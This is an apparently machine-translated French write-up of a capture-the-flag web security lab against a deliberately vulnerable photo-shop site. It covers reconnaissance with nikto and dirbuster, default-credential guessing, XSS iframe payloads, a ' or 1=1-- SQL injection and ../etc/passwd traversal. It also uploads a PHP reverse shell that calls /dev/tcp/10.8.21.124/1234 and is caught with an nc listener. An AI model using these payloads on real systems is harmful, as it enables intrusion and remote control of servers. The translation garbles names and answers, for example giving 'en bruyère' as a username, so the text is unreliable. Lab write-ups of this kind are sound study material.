
 ">WeChat
[Task 1] Désignation de base & Objectifs
[Task 2] Marcher dans l’application
– Quelle version d’Apache est utilisée ?
– Quelle langue a été utilisée pour créer le site ?
– Quelle version de cette langue est utilisée ?
Laissez-les faire la collecte d’information d’abord.
1. Tester la fonctionnalité du Web
2. Section d’accueil → téléchargement de fichier malveillant

3. Section d’accueil — Recherche → Injection SQL, XSS
4. Section d’accueil — créer un compte → Injection SQL
J’ai rempli chaque boîte de texte avec -test.
Il semble que je me suis connecté avec l’utilisateur -test.
5. Tester la fonction de nom similaire

6. Vos photos téléchargées
7. Vos photos achetées

8. Retour à la section de création de compte — Test Let=s pour la force du mot de passe → injection de commande


9. Découvrez l’exemple d’utilisateur → Contrôle d’accès cassé

10. Découvrez ce qui se passe aujourd’hui

Cliquez sur ce qui est demain jusqu’à ce qu’il y ait un code de coupon.
11. Vérifier la section de téléchargement
Connexion en premier

C’est la même page que nous avons visitée avant.
12. Cochez la section récente
13. Vérifiez la section livre d’or → XSS
14. Check cart section


Voir une photo et l’acheter


15. Laissez voir la section inférieure → Devinage de mot de passe, Brute-forcing, injection SQL
Administrateur
Contact
Conditions d’utilisation

16. Recherche de chemins Web avec dirbuster
Résultats — J’ai visité tous les liens, mais les liens ne sont pas intéressants.


17. Le site de recherche est une vulnérabilité et des informations.
nikto -h http://10.10.92.34/
18. Répondre aux questions
– Quelle version d’Apache est utilisée ? 2.4.7
– Quelle langue a été utilisée pour créer le site ? PHP
– Quelle version de cette langue est utilisée ? 5.5.9
Conclusion
Voici les vulnérabilités potentielles :
1. Téléchargement de fichier malveillant
2. injection SQL,
3. XSS
4. Injection de commande
5. Contrôle d’accès cassé
6. Devinage du mot de passe
7. Fortification brutale
[Task 3] Établissement d’une méthodologie
[Task 4] Authentification
– Quel est le nom d’utilisateur de l’administrateur ?
– Quel est le mot de passe de l’administrateur ?
– Quel est le nom du cookie qui peut être manipulé ?
– Quel est le nom d’utilisateur d’un utilisateur connecté ?
– Quel est le mot de passe correspondant au nom d’utilisateur ?
- Essayez de deviner le nom d’utilisateur et le mot de passe de l’administration. Il ya 4 combinaisons que je peux penser à:
– administrateur : administrateur
-admin: mot de passe
-racine:racine
-root:mot de passe - Connectez-vous dans le panneau de connexion
Aucune des combinaisons travaillées

3. Connectez-vous dans le panneau Admin
Heureusement : administrateur travaillé

Bien que, J’ai cliqué sur -Créer un nouvel utilisateur! , mais rien n’a fonctionné.


Pour répondre à la question
– Quel est le nom d’utilisateur de l’administrateur ? administrateur
– Quel est le mot de passe de l’administrateur ? administrateur
4. Essayez de trouver le cookie.
Retour à la page d’accueil

Élément d’inspection

In console tab, type
alert(document.cookie)


Il y a PHPSESSID, mais c’est la mauvaise réponse.
Laissez-nous essayer la méthode à nouveau dans le panneau d’administration.

Pour répondre à la question
– Quel est le nom du cookie qui peut être manipulé ? de la session
5. Permet d’accéder à d’autres données utilisateur

Cliquez sur –Découvrez un échantillon d’utilisateur !
Essayez de briser le contrôle d’accès en manipulant le paramètre

Ces images sont des utilisateurs potentiels
– Bébé.
-scanner1
-scanner2
-scanner3
-scanner4
-scanner5
-wanda
-à cylindres
-Bryce
J’ai essayé userrid 12 et 13, mais c’est la page vide.
En conclusion, il y a 9 utilisateurs potentiels. Je vais essayer de deviner mot de passe d’abord par cette liste:
Bob → Bob:Bob, Bob:Bob
scanner1 → scanner1:scanner1
scanner2 → scanner2:scanner2
scanner3 → scanner3:scanner3
scanner4 → scanner4:scanner4
scanner5 → scanner5:scanner5
Wanda → Wanda:wanda
calvinwatters → calvinwatters:calvinwatters
Bryce → Bryce: Bryce
Heureusement, je peux me connecter avec Bryce:Bryce
Pour répondre à la question
– Quel est le nom d’utilisateur d’un utilisateur connecté ? en bruyère
– Quel est le mot de passe correspondant au nom d’utilisateur ? en bruyère
[Task 5] Scénario de site croisé (XSS)
J’ai utilisé une feuille de triche de https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
<iframe src="javascript:alert(1)">
- Test pour XSS dans la barre de recherche
2. Test pour XSS sur la page du livre d’or
Name: <iframe src=”javascript:alert(1)”>
Comment: test
ne fonctionne pas
Laissez-nous essayer à nouveau
Name: test
Comment: <iframe src=”javascript:alert(1)”>
3. Test pour XSS derrière le formulaire flash sur la page d’accueil → J’ai sauté ceci en raison du lecteur flash est désactivé.
[Task 6] Injection
– Effectuer l’injection de commande sur le champ de vérification du mot de passe
– Vérifiez SQLi sur l’application
- Effectuez l’injection de commande sur le champ de vérification du mot de passe — J’ai sauté cela en raison de quand je effectue l’injection, la machine se cassera.
- Vérifiez SQLi sur l’application
Dans la page de connexion mis
' or 1=1--
ne fonctionne pas cependant
Laissez-nous essayer d’enregistrer un compte
fonctionne!!!
[Task 7] Divers & Erreurs logiques
-Trouver une vulnérabilité de manipulation des paramètres
-Trouver une vulnérabilité transversale de répertoire
-Trouver une vulnérabilité de navigation forte
-Brouillard logique: essayez d’obtenir un article gratuitement
- Trouver une vulnérabilité à la manipulation des paramètres
— déjà effectué à la tâche 4 n° 5 - Trouver un répertoire de vulnérabilité transversale

Dans le téléchargement d’une image, je tape la commande et je charge certains fichiers.
../etc/passwd


Maintenant, j’ai le chemin
Let’s type
http://<ip>/upload/
Essayez de télécharger le shell inverse
Voici mon php shell inverse
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.8.21.124/1234 0>&1'");?>
Chargez-le.

Succès du téléchargement


Enregistrement / téléchargement


Retour à la machine de l’attaquant

nc -lvp 1234
Cliquez sur le fichier
Retour à la machine de l’attaquant, maintenant nous avons un shell

3. Trouver une vulnérabilité de navigation forte
Essayez d’acheter une image

Avant de l’acheter, les utilisateurs peuvent accéder à une image de haute qualité
4. Problème logique: essayez d’obtenir un article gratuitement

Dans la section d’accueil, cliquez sur Que se passe-t-il aujourd’hui?

Cliquez sur Et demain? jusqu’à ce que j’ai le code de coupon : SUPERYOU21

Retour au panier. Essayez d’appliquer le coupon deux fois
